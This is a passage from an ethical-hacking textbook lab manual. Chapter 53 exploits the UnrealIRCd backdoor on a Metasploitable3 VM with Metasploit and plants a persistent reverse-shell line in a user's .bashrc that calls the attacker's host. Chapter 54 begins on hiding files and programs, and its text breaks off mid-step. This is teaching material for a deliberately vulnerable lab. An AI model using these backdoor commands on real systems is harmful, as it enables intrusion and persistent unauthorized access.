


Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 53

Maintaining Access - Backdoors

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

One of the final stages in the ethical hacking lifecycle is maintaining access. To maintain access a backdoor must be installed into the system. Metasploitable3 already has a backdoor installed, so we will show you how to detect and utilize the backdoor. We will also show you how to install your own backdoor.

LEARNING OBJECTIVES

- Learn how to prepare and setup Metasploit to execute an attack
- Install a backdoor through a vulnerable version of vsftpd
- Connect to Ingreslock backdoor with telnet

PREREQUISITES

- Chapter 45 – Building the Baseline Environment
- Chapter 46 – Nmap Basics

DELIVERABLES

- Screenshot of /etc/inetd.conf file from the remote machine
- Screenshot of /etc/shadow file from the remote machine

RESOURCES

- Metasploitable 2 Documentation – https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#backdoors
- ABDO HANY – "Exploiting FTP in Metasploitable 2" – https://medium.com/@abdolane123/exploiting-ftp-in-metasploitable-2-47b89fc0e654
- rwbnetsec – "How To – Metasploitable 2 – IngresLock Exploit Explained" – https://www.youtube.com/watch?v=FuwWjWt75dM
- "Systemd Backdoor" – https://haxor.no/en/article/systemd-backdoor

- Airman – "9 Ways to Backdoor a Linux Box" – https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Bernard Correa, Cybersecurity Student, ERAU-Prescott

Phase I – Attack Setup

Before installing a backdoor, the attack must be set up and planned to ensure the exploit will work.

NOTE: Screenshots vary from the commands because the tester used the same basic architecture as Chapter 45, but used different IP addresses. All the commands in this chapter assume that the attacking machine is 100.100.100.8 and the target machine is 200.200.200.10.

1. Using Eagle Net, start the following machines:
    1.1. Kali VM
    1.2. Metaploitable3-Linux
    1.3. DHCP Server
    1.4. Router
2. Navigate to your Kali VM and open a terminal
3. Use the following command to find your own IP address and take note of it

```
> ip add
```

4. Launch a Nmap scan against the 200.200.200.0/24 network to see which hosts are up
5. Once you've identified the active hosts, leverage your knowledge from Chapter 46 to scan each host's OS to discover the Linux target
6. Fingerprint the target machine to identify the active services running

```
[sudo] password for student:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 19:44 MST
Nmap scan report for 10.0.2.14
Host is up (0.00044s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:42:51:02 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.61 seconds
```

Figure 1 – Results of a detailed fingerprint scan of all ports

7. We see an IRC daemon running on port 6697 of our target machine. This is easily recognized as a security hole that someone placed there earlier

Phase II – Take advantage of IRC

Internet Relay Chat (IRC) is one of the oldest group chat software programs. A Google search tells us that UnrealIRCd is famous for its use as a backdoor on systems.

1. Type the following command to start Metasploit

```
> msfconsole
```

2. In Metasploit, there are numerous exploits. To find what we're looking for we need to use the search command

```
> search unrealIRCd
```



Figure 2 – IRC found as a backdoor exploit

3. This results in a single option, so we will use it

```
> use 0
```

4. Following this, the options for the exploit must be configured. View the options with this command

```
> show options
```

5. Set the remote host option (the target) with this command

```
> set RHOST 200.200.200.10
```

6. Set the remote port option (the target) with this command. Remember we found this service running on port 6697

```
> set RPORT 6697
```

7. You can verify your settings at any time by using the show options command again

8. Search for the available payloads for this exploit by typing

```
> show payloads
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                     normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Figure 3 – Choose a payload

9. You might have to try several payloads until you are successful, but we usually try Telnet first

```
> set payload 6
```

10. View the payload option and complete any missing information

```
> show payload options
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload options
[-] Invalid parameter "payload", use "show -h" for more information

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.14        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Figure 4 – Payload is missing local host (Kali) IP address

11. Add our attacking VM IP

```
> set LHOST 100.100.100.8
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload options
[-] Invalid parameter "payload", use "show -h" for more information

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.14        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.13        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Figure 5 – Local Host IP address is set

Phase III – Executing the exploit

All we have to do now is run the exploit and see what we can do with our access.

1. Type the following line and wait for a shell connection to be established

```
> run
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.13:4444
[*] 10.0.2.14:6697 - Connected to 10.0.2.14:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.14:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo H0JuzMUBzjBuWAmf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "H0JuzMUBzjBuWAmf\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 3 opened (10.0.2.13:4444 → 10.0.2.14:38641) at 2024-05-29 21:15:44 -0700
```

Figure 6 – Run the exploit

2. Check who you are logged in as using the following command

```
> whoami
```

```
[*] 10.0.2.14 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.13:4444
[*] 10.0.2.14:6697 - Connected to 10.0.2.14:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.14:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo H0JuzMUBzjBuWAmf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "H0JuzMUBzjBuWAmf\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 3 opened (10.0.2.13:4444 → 10.0.2.14:38641) at 2024-05-29 21:15:44 -0700


whoami
boba_fett
```

Figure 7 – Results of whoami

3. So now we know we are the user Boba Fett. Lets see what else we know

```
> groups
```

```
groups
users docker
```

Figure 8 – Groups

4. We (Boba Fett) are part of the docker group. Let's verify with commands

```
> id
```

and

```
> cat /proc/self/cgroup
```

```
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)

cat /proc/self/cgroup
11:name=systemd:/
10:hugetlb:/
9:perf_event:/
8:blkio:/
7:freezer:/
6:devices:/
5:memory:/
4:cpuacct:/
3:cpu:/
2:cpuset:/
```

Figure 9 – verifying we are inside a Docker container

5. Using Docker is a book in itself and there are various methods to gain root access which is beyond the scope of learning about backdoors. It is enough to know that we can use an existing backdoor to gain access to the victim's machine

6. Press ***Ctrl-C*** to end the exploit

7. Type***exit*** to leave Metasploitable

Phase IV – Installing a Backdoor

There are various means to create a backdoor in a target machine. Physical access, phishing, website cookies,

etc. Each topic on its own is worthy of a short book. We will assume you have the credentials obtained from Chapter 47:
USERNAME: leia_organa
PASSWORD: help_me_obiwan

1. From a Kali terminal, SSH into the Metasploitable3 machine

```
> ssh leia_organa@200.200.200.10
```




Figure 10 – SSH login using Princess Leia's Creds

2. Since we already know that Princess Leia has root access, we add a bash command that will reach out to our Kali machine whenever she logs into the target machine

```
> echo 'bash -i >& /dev/tcp/100.100.100.8/1337 0>&1' >> ~/.bashrc
```

- 3. echo repeats the text that exists between the single quotes (')
- 4. bash -i creates an interactive bash shell
- 5. >& /dev/tcp/100.100.100.8 1337 redirects all input and output traffic to a remote server at IP address 100.100.100.8 listening on port 1337 (1337 stands for leet as in elite; a hacker joke)
- 6. 0>&1 redirects standard errors to standard output. This way we can see any errors on our screen
- 7. >> ~/.bashrc write the echo text to the file .bashrc, the startup bash file when a user starts their bash session

```
leia_organa@metasploitable3-ub1404:~$ echo 'bash -i >& /dev/tcp/10.0.2.13/1337 0>&1' >> ~/.bashrc
leia_organa@metasploitable3-ub1404:~$
```

Figure 11 – Adding backdoor

8. Exit the SSH session by typing exit

Phase V – Connecting through the backdoor

Finally, to make sure our backdoor is working, we need to connect to it. We installed the backdoor on our target machine. But we need to listen for when the backdoor is opened. We run Netcat to listen continuously for the specific TCP session. This will launch whenever Princess Leia logs into her computer.

8.1. Start a terminal on the Kali machine

8.2. Start Netcat listening (-l) on port (-p) 1337 and give us all messages (-v meaning verbose) by typing

```
> nc -lvp 1337
```

```
┌──(student㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
```

Figure 12 – Kali is using Netcat to listen for Princess Leia's logon

8.3. Navigate to the Metasploitable3 VM and log in as Princess Leia

```
Ubuntu 14.04 LTS metasploitable3-ub1404 tty1

metasploitable3-ub1404 login: leia_organa
Password:
Last login: Thu May 30 17:39:13 UTC 2024 from 10.0.2.13 on pts/0
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Figure 13 – Logging in as Princess Leia

8.4. Now return to your Kali terminal and you can see a session was established with our target. If we run a few commands, we can see that we have all the rights and privileges of Princess Leia



Figure 14 – We're in!

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Correctly configured Metasploit payload options
- Metasploit attacked successfully completed
- Backdoor successfully added to Princess Leia's ~/.bashrc file
- Successful Netcat connection to Metasploitable 3 VM

Homework

Assignment 1 – Darth Vader

Install a backdoor into Darth Vader's account just like we did for Princess Leia. Grading criteria are the same as the deliverables.

Assignment 2 – Han_Solo

Use https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c or other resources to install a different type of backdoor on Han_Solo's login account. Document your sources and what you learned.

RECOMMENDED GRADING CRITERIA

- Sources are documented (weblinks are okay)
- Screenshot of the implementation on the target account
- Screenshot of successful Netcat connection
- Discussion on what you learned about the process




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 54

Covering Tracks - Hiding Programs and Files

DANTE ROCCA

Part of maintaining access is covering your tracks. One easy way to cover your tracks is through hiding files and programs. Additionally, the use of steganography can be used both to cover tracks and to send infected files.

LEARNING OBJECTIVES

- Create and view hidden files on Windows and Linux
- Utilize steganography to hide a file

PREREQUISITES

- Create a Windows Server
- Build the Baseline Environment

DELIVERABLES

- Screenshot of ls -a command showing a hidden file
- Screenshot of file properties window in Windows showing a hidden file
- Screenshot of hide programs and features enabled in Windows
- Screenshot of OpenStego extraction success window

RESOURCES

- Ojash Yadav – "How to Hide Apps on Windows" – https://www.maketecheasier.com/hide-apps-windows/
- "How to Show Hidden Files in Linux" – https://phoenixnap.com/kb/show-hidden-files-linux

CONTRIBUTORS AND TESTERS

- Justin La Zare, Cybersecurity Student, ERAU-Prescott

Phase I – Hidden Files in Linux

In Linux, creating hidden files is crucial for concealing them from users. Fortunately, creating hidden files is easy in Linux. Unfortunately for security, viewing hidden files in Linux is quite easy.

1. Start the Kali VM. Open the terminal in any directory and create a text file with a message in it. For our example, the file will be called hiddenMessage.txt

2. Use ***ls*** to show the file you created in the directory

3. Hidden files in Linux are created by adding a period to the front of the file name. To do this in the terminal, type the following command

```
> mv hiddenMessage.txt .hiddenMessage.txt
```

4. Now use ***ls*** again to make sure the file is hidden

5. To view the hidden file, use the following command

```
> ls -a
```

Phase II – Hidden Files in Windows

Similar to hiding files on Linux, hiding files and viewing hidden files is easy on Windows.

1. Launch the Windows VM and create a new text file on the desktop. Name it whatever you would like

2. ***Right-click*** the newly made file and select ***Properties***

3. In the attributes section under the general tab, ***check Hidden***




Figure 1 – Screenshot of File Properties window

4. ***Click Apply*** and then ***OK***. You should see the file disappear from the Desktop
5. To view the hidden file, open File Explorer. Go to the Desktop in File Explorer
6. ***Click*** the View bar at the top. Check the box that says ***Hidden items***




Figure 2 – Screenshot of file explorer view bar

7. The hidden file should reappear on the desktop and in the File Explorer window

Phase III – Hiding Programs in Windows

The ability to hide programs is key to hiding a virus or malware. While there are many techniques for doing this, we will show one using the Group Policy Editor.

1. ***Right-click*** the Windows start icon and then click Run. In the textbox that pops up, type the following

```
> gpedit.msc
```

2. Hit ***enter***, and in the left pane of the Local Group Policy Editor window that opens, click the ***Administrative Templates*** tab under the ***User Configuration*** tab

3. In the right pane, ***double-click Control Panel***

4. In the right pane, ***double-click Programs***

5. ***Right-click*** the ***Hide "Programs and Features" page***. Select ***edit***

